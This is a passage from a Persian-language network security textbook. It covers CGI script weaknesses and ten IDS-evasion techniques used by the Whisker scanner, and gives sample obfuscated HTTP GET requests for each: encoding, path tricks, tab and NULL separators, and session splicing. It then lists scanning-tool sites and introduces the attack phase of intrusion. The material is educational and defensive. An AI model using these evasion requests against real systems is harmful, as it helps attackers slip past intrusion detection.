این تقاضا می‌تواند باعث شود تا یک برنامهٔ آسیب‌پذیر از نوع CGI بر روی سرویس‌دهندهٔ هدف اجرا شود؛ IDS می‌تواند چنین تقاضاهائی را کشف کرده گزارش بدهد. IDS در سطح کاربرد، قواعدی را جهت بررسی تقاضاها در اختیار دارد و براساس آن تقاضاهای خطرناک را تشخیص می‌دهد.

نفوذگر برای فرار از IDS روشهای متنوعی را بکار می‌گیرد که دانستن این روشها برای مسئولین شبکه بسیار حیاتی است چرا که حمله در سطح لایهٔ کاربرد بسیار مخرب است. یکی از این حملات در لایهٔ کاربرد حمله به برنامه‌های CGI است که در ادامه آنرا بررسی کرده و روشهای فرار نفوذگر از IDS متناظر با آن را توضیح می‌دهیم:

حمله بر علیه *IDS* جهت کشف برنامه‌های *CGI* آسیب‌پذیر

اکثر برنامه‌های کاربردی تحت وب براساس اسکریپتهای CGI نوشته می‌شوند. اسکریپت‌های CGI کدهای اجرائی خاصی هستند که بر روی سرویس‌دهندهٔ وب اجرا می‌شوند. بعنوان مثال یک اسکریپت CGI می‌تواند داده‌های ارسالی یک کاربر را دریافت کرده و در یک بانک اطلاعاتی ذخیره کند.

یک کاربر اطلاعات لازم را از طریق مرورگر خود (Browser) در صفحهٔ وب مربوطه وارد می‌کند. (محل دریافت داده از کاربر در صفحهٔ وب، فُرم (Form) نام دارد.) وقتی داده‌های هر فُرم برای سرویس‌دهندهٔ وب ارسال می‌شود، سرویس‌دهنده اسکریپت مربوطه را اجرا کرده و داده‌های ارسالی را برای آن می‌فرستد. اسکریپت CGI پس از پردازشهای لازم بر روی داده‌های فرم، پاسخ مناسب را به کاربر بازمی‌گرداند.

اگر کمی با تامل به عملکرد CGIهای معمولی نگاه کنیم اکثر آنها عملیات زیر را انجام می‌دهند:

- جستجو در یک بانک اطلاعاتی به دنبال یک آیتم خاص و موردنظر کاربر
- ذخیرهٔ اطلاعات ارسالی توسط کاربر در یک بانک اطلاعاتی
- انجام یک محاسبهٔ فوری و بلادرنگ (Online)

اکثربرنامه‌های مبتنی بر وب براساس اسکریپتهای CGI یا روشهای مشابه مثل ASP

(Active Server Page) یا Perl نوشته می‌شوند. بسیاری از سرویس‌دهنده‌های وب مثل Apache یا IIS (از مایکروسافت) روشهای اسکریپت‌نویسی را با ارائه مثالهائی آموزش می‌دهند تا برنامه‌نویسان از یک نقطهٔ شروع خوب، برنامه‌نویسی وب را آغاز نمایند. متاسفانه بخش اعظمی از این اسکریپتها ناقص و ضعیف نوشته شده‌اند و بشدت آسیب‌پذیرند. از آنجائی که این اسکریپتهای CGI ، در پاسخ به تقاضای کاربران آغاز به کار می‌کنند، لذا نقاط ضعف آنها می‌تواند نفوذگر را برای حمله به یک سرویس‌دهندهٔ وب کمک کند.

یکی از عملیاتی که نفوذگر در مرحلهٔ پویش و جستجوی سیستم انجام می‌دهد پیدا کردن اسکریپتهای ناقص وضعیف است. برخی از برنامه‌های CGI بقدری ضعیف نوشته شده‌اند که بدون هیچ پردازشی داده‌های ارسالی از صفحهٔ وب مشتری را مستقیماً روی سرویس‌دهندهٔ اصلی اجرا می‌کنند. بعنوان مثال یک اسکریپت CGI را در نظر بگیرید که یک فرمان پرس‌وجو (Query) را از صفحهٔ وب مشتری گرفته و آنرا مستقیماً به SQL Server می‌فرستد. اگر چه کاربران عادی بطور معمول آن اسکریپت را از طریق صفحهٔ وب راه‌اندازی می‌کنند ولی نفوذگر نه از طریق صفحهٔ وب بلکه از طریق برنامه‌نویسی، با پورت ۸۰ از سرویس‌دهنده ارتباط برقرار می‌کند و تقاضای راه‌اندازی یک اسکریپت را با متود GET بصورت مصنوعی تولید و به سرویس‌دهنده می‌فرستد. اسکریپتهای CGI ضعیف هر چه که ارسال شده باشد (با فرض آنکه از صفحهٔ وب و از طریق فرم آمده) اجرا می‌کنند!

بنابراین یکی از اهداف نفوذگر یافتن همین نقاط ضعف در اسکریپتهاست. برای جستجوی اسکریپتهای آسیب‌پذیر، ابزارهای متنوعی وجود دارد که به نظر می‌رسد قویترین آنها Whisker است؛ زیرا بغیر از جستجوی آسیب‌پذیری، سعی می‌کند سیستم IDS را نیز گول بزند. Whisker که در سایت وب Rainforest Puppy's با آدرس *http://www.wiretrip.net/rfp/* در دسترس است مبتنی بر Perl بوده و روی تمام محیطهائی که زبان Perl را پشتیبانی می‌کنند قابل اجراست. (اگرچه در نرم‌افزار Nessus که قبلاً معرفی شد برای بررسی نقاط ضعف اسکریپتهای CGI امکاناتی در نظر گرفته شده ولی Nessus در سطح TCP/IP قدرتمند است درحالیکه Whisker در سطح لایهٔ کاربرد و وب)

Whisker نقاط ضعف بیش از ۵۰۰ نوع اسکریپت CGI و ASP را می‌شناسد و آنها را آزمایش می‌کند. در ضمن قادر است با سرویس‌دهنده‌های وب مجازی (Virtual Webserver) که بر روی یک ماشین واحد اجرا می‌شوند، ارتباط برقرار کند. در ضمن روشی برای حدس User ID و کلمهٔ عبور که در هنگام احراز هویت (Web Authentication) درخواست می‌شود، پیاده‌سازی کرده است.

بزرگترین ویژگی Whisker آنست که برای پویش و جستجوی نقاط ضعف اسکریپتهای CGI از روشهای خاصی استفاده می‌کند تا سیستم IDS وب (Web IDS) را گول بزند. بسیاری از سیستمهای IDS در سطح لایهٔ کاربرد تمام تقاضاهای GET و PUT ، POST و DELETE را بازرسی کرده[1] و در هنگام دریافت یک تقاضا که منجر به اجرا شدن یک اسکریپت CGI می‌شود، اعلام خطر می‌نمایند. بگونه‌ای که اشاره شد وقتی تقاضای زیر مبتنی بر متود GET توسط سیستم IDS دریافت می‌شود، IDS

---

[1] **GET و PUT ، POST و DELETE فرامین (متودهای) پروتکل HTTP هستند.**

کشف می‌کند که کسی سعی در اجرای اسکریپت broken.cgi از شاخه /cgi-bin/ را دارد:

```
GET /cgi-bin/broken.cgi  HTTP/1.0
```

بدین ترتیب زنگ خطر را به صدا درآورده و مانع از اجرای اسکریپت مربوطه خواهد شد.

مکانیزمهای Whisker برای فریب دادن IDS

Whisker ده روش متنوع و قدرتمند برای گول‌زدن IDS بکار می‌گیرد که این روشها در زیر معرفی شده‌اند: (در تمام این روشها منظور از تقاضا ، ارسال یک فرمان HTTP به سرویس‌دهندهٔ وب برای فعل و انفعال با برنامهٔ CGI تلقی شده است.)

- **URL Encoding** : قسمت آدرس در URL ارسالی با کدهای معمولی ASCII ارسال نمی‌شود بلکه ابتدا هر کاراکتر با معادل یونی‌کد آن (یعنی با قالب **%xx** تعریف شده در MIME) جایگزین و سپس ارسال می‌شود. برخی از سیستمهای IDS قادر نیستند چنین قالبی را تشخیص بدهند و لذا یک تقاضای خطرناک کشف نخواهد شد. مثال:

```
GET /%63%67%69%2d%62%69%6e/broken.cgi HTTP/1.0
```

☜ **نکته: طبق استاندارد MIME ، برای معادلسازی کاراکترها در رشتهٔ URL ابتدا کاراکتر % و سپس کد هگزادسیمال عدد قرار می‌گیرد!**

```
%63⇔c , %67⇔g , %69⇔i , %2d⇔- , %62⇔b , %69⇔i , %6e⇔n
%63%67%69%2d%62%69%6e ⇔ cgi-bin
```

- **Directory Insertion** ./ : URL ارسالی شامل کاراکترهای **./** است که در برخی از سرویس‌دهنده‌های وب به این شکل تعبیر و تفسیر می‌شود: "لطفاً به شاخهٔ جاری تغییر مسیر بدهید!" تغییر مسیر به شاخهٔ جاری هیچ خاصیت یا ضرری ندارد بلکه فقط شکل URL را بگونه‌ای تغییر می‌دهد تا به الگوی حمله شباهت نداشته باشد و IDS آنرا مجاز بداند. مثال:

```
GET /./cgi-bin/./broken.cgi HTTP/1.0
```

- **Premature URL Ending** : در URL ارسالی اطلاعاتی در خصوص اسکریپت مورد نظر قرار داده نمی‌شود. در عوض این اطلاعات در بخش سرآیند HTTP جاسازی می‌شوند. به مثال زیر دقت کنید:

```
GET /HTTP/1.0\r\nHEADER:../../cgi-bin/broken.cgi/HTTP/1.0
```

☜ **آنهایی که با پروتکل HTTP آشنا هستند صحت URL فوق و اعتبار تقاضای GET را تایید می‌کنند.**

- **Long URL** : قسمت آدرس در URL ارسالی شامل نام بسیار طولانی یک شاخه است که وجود ندارد. در انتهای این نام کاراکترهای /../ قرار می‌گیرد؛ بدین ترتیب در سرویس‌دهندهٔ وب از نام شاخه چشم‌پوشی می‌شود. برخی از سیستمهای IDS فقط بخش اول از آدرس URL را بررسی می‌کنند و لذا یک تقاضای خطرناک کشف نخواهد شد. مثال:

```
GET /thisisabunchofjunktomaketheURLlonger/../cgi-bin/broken.cgi HTTP/1.0
```

- **Fake Parameter** :URL ارسالی شامل پارامترهایی است که هیچ خاصیت یا ضرری ندارد؛ فقط شکل URL را بگونه‌ای تغییر می‌دهد تا به الگوی حمله شبیه نباشد و IDS آنرا مجاز بداند. مثال:

```
GET /index.html?param=/../cgi-bin/broken.cgi HTTP/1.0
```

- **TAB Separation** : بخشهای مختلف URL ارسالی بجای آنکه با کاراکتر "فاصلهٔ خالی" (Space) جدا شده باشند با کاراکتر <Tab> جدا می‌شوند. در این حالت شکل URL بگونه‌ای تغییر می‌کند تا به الگوی حمله شباهت نداشته باشد و IDS آنرا مجاز بداند. (برخی از سیستمهای IDS بدین نحو گمراه شده و به آن تقاضا اجازهٔ اجرا می‌دهند و برخی دیگر آنرا حذف می‌کنند.) مثال:

```
GET<tab>/cgi-bin/broken.cgi<tab>HTTP/1.0
```

- **Case Sensitivity** : برخی از سیستمهای IDS ، انتظار URL با حروف کوچک انگلیسی دارند ولیکن در تعدادی از سرویس‌دهنده‌های وب (مثل IIS در ویندوز) ارسال URL با حروف بزرگ و کوچک فرقی نمی‌کند و قابل اجراست. بدین ترتیب سیستم IDS فریب می‌خورد و تقاضای ارسالی اجرا می‌شود. مثال:

```
GET /CGI-BIN/broken.cgi HTTP/1.0
```

- **Windows Delimiter** : در سیستم عامل ویندوز استفاده از علامت \ بجای / (جداکنندهٔ شاخه) مجاز شمرده می‌شود در حالیکه برخی از سیستمهای IDS به آن حساسیت ندارند لذا در مورد شکل URL گمراه می‌شوند. مثال:

```
GET /cgi-bin\broken.cgi HTTP/1.0
```

- **Session Splicing** : بر خلاف نُه روش قبلی ، مکانیزم Session Splicing در سطح لایهٔ TCP پیاده‌سازی شده است. تقاضا ابتدا تکه‌تکه شده و در بسته‌های جداگانهٔ یک تا سه کاراکتری ارسال می‌شود. بسیاری از سیستمهای IDS ، توانایی بازسازی قطعات URL را ندارند و لذا اجباراً برای این بسته‌ها مجوز اجرا صادر می‌کنند. مثال:

بسته‌های TCP هر کدام محتوی فقط بخشی از تقاضای HTTP هستند:

```
G
ET
/cg
i-
bin
/br
.....
```

```
GET /cgi-bin/broken.cgi HTTP/1.0
```

- **NULL Method** : بسیاری از سیستمهای IDS برای تحلیل رشتهٔ URL از توابع رشته‌ای استفاده می‌کنند. حال اگر در بین رشتهٔ URL ، کاراکتر %00 (NULL Character) وجود داشته باشد توابع رشته‌ای آنرا بعنوان خاتمهٔ رشته تلقی می‌کنند و بدین نحو IDS گمراه می‌شود در حالی که URL

اعتبار خود را از دست نخواهد داد.(اکثر سرویس‌دهنده‌های وب از کاراکتر 00% چشمپوشی می‌کنند.) مثال:

```
GET%00 /cgi-bin/broken.cgi HTTP/1.0
```

بگونه‌ای که دیده می‌شود Whisker از روشهای ساده و قدرتمندی برای مخفی ماندن بهره می‌گیرد. نتیجه‌ای که از روشهای دهگانهٔ فوق حاصل می‌شود اینست که:

مکانیزمهای Whisker:

در Whisker برای گول زدن و فرار از IDS ، سعی شده است تا رشتهٔ ارسالی در قالب متود GET (که منجر به فراخوانی اسکریپت CGI خواهد شد) بگونه‌ای شکل طبیعی خود را از دست بدهد و منجر به تحریک سیستم IDS نشود و در ضمن از دیدگاه پروتکل HTTP قابل تفسیر و معتبر باشد.

مقابله با نفوذگرانی که قصد گول‌زدن سیستم *IDS* را دارند

برای بالا بردن امنیت شبکه توصیه می‌کنیم که بر روی شبکهٔ خود هر دو نوع سیستم IDS را نصب نمائید یعنی:

- IDS مبتنی بر لایهٔ شبکه (Network-Based IDS)
- IDS مبتنی بر لایهٔ کاربرد (قابل نصب بر روی ماشینهای نهایی و سرویس‌دهنده‌ها)

IDS نوع اوّل سعی می‌کند که بطور عموم، ترافیک شبکه را نظارت کند و با مقایسهٔ ترافیک جاری شبکه با الگوی حملات مختلف، بُروز یک حمله را گزارش بدهد.

IDS نوع دوّم با بررسی تقاضاهای رسیده به هر سرویس‌دهنده تقاضاهای خطرناک را تشخیص داده و اعلام می‌نماید. لذا مجبور هستید IDS نوع دوم را روی ماشین سرویس‌دهنده نصب کنید. یعنی IDS نوع اوّل عمومی است و IDS نوع دوّم بطور خاص یک سرویس‌دهنده را نظارت می‌کند.

نیاز به نصب هر دو IDS از آنجا ناشی می‌شود که نفوذگر برای پویش و جستجوی نقاط ضعف یک سرویس‌دهنده بطور همزمان از نرم‌افزارهائی مثل FragRouter و Whisker استفاده می‌نماید. (FragRouter برای فرار از IDS مبتنی بر لایهٔ شبکه و Whisker برای فرار از IDS مبتنی بر لایهٔ کاربرد) توصیه موکد ما آنست که هر دو نوع IDS را به روز نگاه دارید چرا که گزارشها حاکی از آنست که IDSهای نوع جدید (بعد از سال ۲۰۰۰) نسبت به روشهای دهگانهٔ Whisker هوشمندتر شده‌اند.


نکته بدیهی آنست که خودتان Whisker را بر علیهٔ برنامه‌های CGI سرویس‌دهندهٔ خود بکار بگیرید و نقاط آسیب‌پذیر را کشف کرده و آنها را رفع کنید.

آدرسهای *URL* مفید برای تحقیق پیرامون مکانیزمهای پویش

سایت ارائه‌دهندهٔ ابزار **THC-Scan** برای ویندوز شامل **(9x, NT, 2000,XP)**	***http://thc.inferno.tusculum.edu/***
سایت ارائه‌دهندهٔ ابزار **Cheops** برای یونیکس/لینوکس	***http://www.marko.net/cheops/***
سایت ارائه‌دهندهٔ ابزار **Nmap** برای یونیکس/لینوکس	***http://www.insecure.org/Nmap***
سایت ارائه‌دهندهٔ ابزار**Strobe** برای یونیکس/لینوکس	***http://packetstorm.securify.com/UNIX/scanners/***
سایت ارائه‌دهندهٔ ابزار **Ultra Scan** برای ویندوز شامل **(9x, NT, 2000,XP)**	***http://packetstorm.securify.com/NT/scanners/***
سایت ارائه‌دهندهٔ ابزار **Super Scan** برای ویندوز شامل **(9x, NT, 2000,XP)**	***http://members.home.com/rkeir/software.html/***
ارائهٔ راهکار تشخیص قابلیت خطرناک **FTP Bounce** در سرویس‌دهنده‌های قدیمی **FTP** (طراحی گروه **CERT** در دانشگاه کارنگی‌ملون)	***http://www.cert.org/advisories/CA-1997-27.html***
سایت ارائه‌دهندهٔ ابزار**Firewalk** (ضد **Firewall**)	***http://www.packetfactory.net/Projects/Firewalk/firewalk-final.html***
سایت ارائه‌دهندهٔ ابزار **SARA** برای جستجوی نقاط آسیب‌پذیر سیستم	***http://www-arc.com/sara/***
سایت ارائه‌دهندهٔ ابزار **SAINT** برای جستجوی نقاط آسیب‌پذیر سیستم	***http://www.wwdsi.com/saint/***
سایت ارائه‌دهندهٔ ابزار **VLAD** برای جستجوی نقاط آسیب‌پذیر سیستم	***http://razor.bindview.com/tools/***
سایت ارائه‌دهندهٔ ابزار **Nessus** برای جستجوی نقاط آسیب‌پذیر سیستم	***http://www.nessus.org/***
سایتهای عرضه‌کنندهٔ ابزارهای تجاری (غیررایگان) جستجوی نقاط آسیب‌پذیر سیستم	***http://www.pgp.com/products/cybercop-scanner/defaul.asp*** ***http://www.iss.net/*** ***http://www.cisco.com/wrap/public/cc/pd/sqsw/nesn/*** ***http://www.axent.com/*** ***http://www.eeye.com/*** ***http://www.qualys.com/*** **http://www.vigilante.com**
سایت ارائه‌دهندهٔ ابزار **FragRouter** برای فرار از **IDS**	***http://www.anzen.com/research/nidsbench/***
سایت ارائه‌دهندهٔ ابزار **Whisker** برای جستجوی نقاط آسیب‌پذیر اسکریپتهای **CGI**	***http://www.wiretrip.net/rfp/***

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با این مباحث ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



گام سوّم: نفوذ از طریق رخنه در سیستم عامل یا برنامه‌های کاربردی

در مراحل قبلی ، نفـــوذگر اطلاعات و نقشه‌های لازم را برای شروع یک حملـهٔ هدفمنـد و موثـر بدست آورده است. حال او یادداشتهای زیر را پیش رو دارد به شروع حمله می‌اندیشد:

- نقشهٔ تقریبی از شبکهٔ هدف حمله
- توپولوژی نسبی شبکه و پیکربندی سرویس‌دهنده‌ها
- قواعد دیوار آتش یا فیلترها
- سیستم عامل سرویس‌دهنده‌های مهم و مشخصات هر سرویس‌دهنده
- پورتهای باز هر ماشین
- نقاط آسیب‌پذیر ماشینهای هدف

زمان حمله فرا رسیده است: حمله‌ای که موفقیت در آن مسـتقیماً بـه مـیزان آگـاهی و دانـش فنـی نفـــوذگر بستگی دارد. چرا که گاهی برای حمله به یک سیستم، نفـــوذگـر مجبـور بـه برنامه‌نویسـی خواهد شد. استفاده ابزارهای موجود که به نامهای Hacking Software عرضه می‌شوند برای پـیروزی در یک حمله ، شانس موفقیت بسیار کمی دارند زیرا عملکرد آنها برای همه آشکار است و بالطبع روشـها و ابزارهای مقابله با آنها نیز مشخص و مهیاست.

☜ نکته :

در یک حملهٔ موفـق ، نفـــوذگـر از روشـهای بدیـع، عملـی و مصلحـت‌گرایانـه (Pragmatic) بـهره می‌گیرد نه از حملات کور و متکـی بـه شـانس! حمـلات کـور بـه سیسـتمها معمـولاً توسـط افـراد معمولی، ماجراجو و بچه‌های کم سن و سال صورت می‌گیرد و معمولاً هدف خاصی را الا هیجـان و عقده‌کشائی دنبال نمی‌کند.

به عنوان مسئول یک شبکهٔ مهم و حسّاس باید همانند نفـــوذگران حرفـه‌ای بـا اصـول یـک حملـهٔ موفق آشنا باشید. اگر حمله‌ای اتفاق بیفتد ، ضعف دانش فنّی مسئول شبکه ، جنگ را به نفع مهاجم تمام خواهد کرد و چیزی که باقی می‌ماند یک شبکهٔ ویران یا غارت شده است! برای عـبرت‌آموزی به آدرس *http://www.attrition.org/* مراجعه و پیشینهٔ حملات را مطالعه کنید.

نفـــوذگر به غیر از اطلاعات، مستندات و نقشه‌های شبکه هدف ، کدهای لازم جهت شروع حمله را برنامه‌نویسی کرده و ابزارهای مورد نیاز آمادهٔ اجرا هستند. سؤال اصلی بـرای صـدور فرمـان حملـه آنست که: "اگر نقاط آسیب‌پذیر متعدد باشد از کجا باید شروع کرد؟" آیـا بـاید از نقـاط آسـیب‌پذیـر سیستم عامل بهره گرفت یا از نقاط آسیب‌پذیر برنامه‌های کاربردی؟

پاسخ این سؤال مستقیماً به هدف حمله بستگی خواهد داشت: مثلاً اگر هدف حمله جلـوگـیری از سرویس‌دهی یک ماشین یا شبکه باشد حمله به سیستم عامل کـارآمدتر و بنیـادی‌تر اسـت. اخـلال در عملکرد یک سیستم عامل یا سرویس‌دهنده و نهایتاً فروپاشی آن (Crash) هدف اصلـی حمـلات نـوع

DoS است که در فصل نهم تشریح خواهد شد. در حالی که اگر هدف حملـــه سوءاسـتفاده از حسـاب کاربران و تزریق اطلاعات غلط به یک ماشین یا شبکه باشد، حمله به نقـاط آسـیب‌پذیـر یـک برنامـهٔ کاربردی موثرتر خواهد بود. بهرحال در این فصل حالات مختلف حمله به شـبکه را بررسـی خواهیـم کرد.

اگر چه مکانیزمهای "شناسائی و پویش شبکهٔ هدف" تا حدودی سیســتماتیک و مشـخص اسـت ، ولی در عوض مراحل حمله بسیار پیچیده و مرموز خواهد بود. نفـــوذگر ممکن است در زمان حملـه تاکتیکهای خود را برای موفقیت در فرجام کار عوض کند و این کاملاً به هوش، دانش فنی و تجربهٔ او بستگی دارد.


انواع حملاتی که در این فصل تجزیه و تحلیل می‌شوند مکانیزمهای شناخته‌شـده‌ای دارنـد و یـک نفـــوذگـر مجـرّب بـا تمـام آنـها آشناسـت. سـایتهای وب شناخته‌شـده‌ای در جـهان موجودنـد کـه آسیب‌پذیری سرویس‌دهنده‌های گوناگون ، سیستمهای عامل و برنامه‌های کاربردی و مکانیزم حمله به آنها را مفصلاً تشریح کرده‌اند. مشهورترین آنها عبارتند از:

- *http://packetstorm.securify.com/* Packet Storm Security
- *http://www.technotronic.com/* Technotronic Security Information
- *http://www.securityfocus.com/* Security Focus Bugtraq Archive


شکل (۱-۷) صفحهٔ وب سایت Packet Storm را نشان می‌دهد. هر کسی می‌تواند برای پیدا کردن نقاط ضعف رایج در سیستمها و مکانیزمهای نفوذ و حمله به آن مراجعه کند. در شکل (۲-۷) صفحهٔ اصلـی وب‌سایت Security Focus را ملاحظه می‌کنید؛ این سایت آخرین اطلاعات در مورد کرمها و ویروسها ، حملات نفوذگران و شکافهای امنیتی کشف شده در سیستمهای مهم را ارائه می‌کند.

☜ تکرار یک نکته:

بحث و جدل پیرامون عملکرد این سایتها و خدماتی که ارائه می‌دهند بسیار زیاد است. شـاید شـما هم فکر کنید اطلاع‌رسانی و آموزش مکانیزمهای حمله و فاش کردن نقاط ضعف سیستمها، امنیـت عمومی را تهدید می‌کند در حالیکه تا وقتی با مکانیزمـــهای حملـه آشـنا نباشـید و نقـاط ضعـف را ندانید ، مقابله و مبارزه امری محال است. بدیهی است که هیچ موضوعی در دنیای رایانـــه ، سـرّی باقی نخواهد ماند و بالاخره فاش خواهد شد. در این تقابل بازندهٔ اصلی کسـی اسـت کـه از دانـش فنی کمتری برخوردار است. نمی‌توان انتظار داشت در حالیکه نفـــوذگران حرفـه‌ای در گروهـهای زیرزمینی تجارب خود را مبادله و تکمیل می‌کنند ، برای سـرّی مـاندن روشـهای کهنـه و منسـوخ حمله و نفوذ ، از اطلاع‌رسانی و آموزش به مسئولین شبکه و دانشجویان این رشته ممانعت کنیـم. باید یقین داشته باشیم که یک نفـــوذگر بدخواه نهایتاً منابع مـورد نظـر خـود را خواهـد یـافت در حالی که با محدود کردن منابع اطلاعاتی مفیـد و جلـوگیری از آمـوزش ، مشـکلی اساسـی بـرای متخصصین و مسئولین خودمان ایجاد کرده‌ایم! این کتاب نـیز بـا هـدف اطلاع‌رسـانی و آمـوزش تدوین شده است.



شکل (۱-۷) صفحهٔ وب سایت Packet Storm



شکل (۲-۷) صفحهٔ وب سایت Security Focus

حمله به سیستم عامل

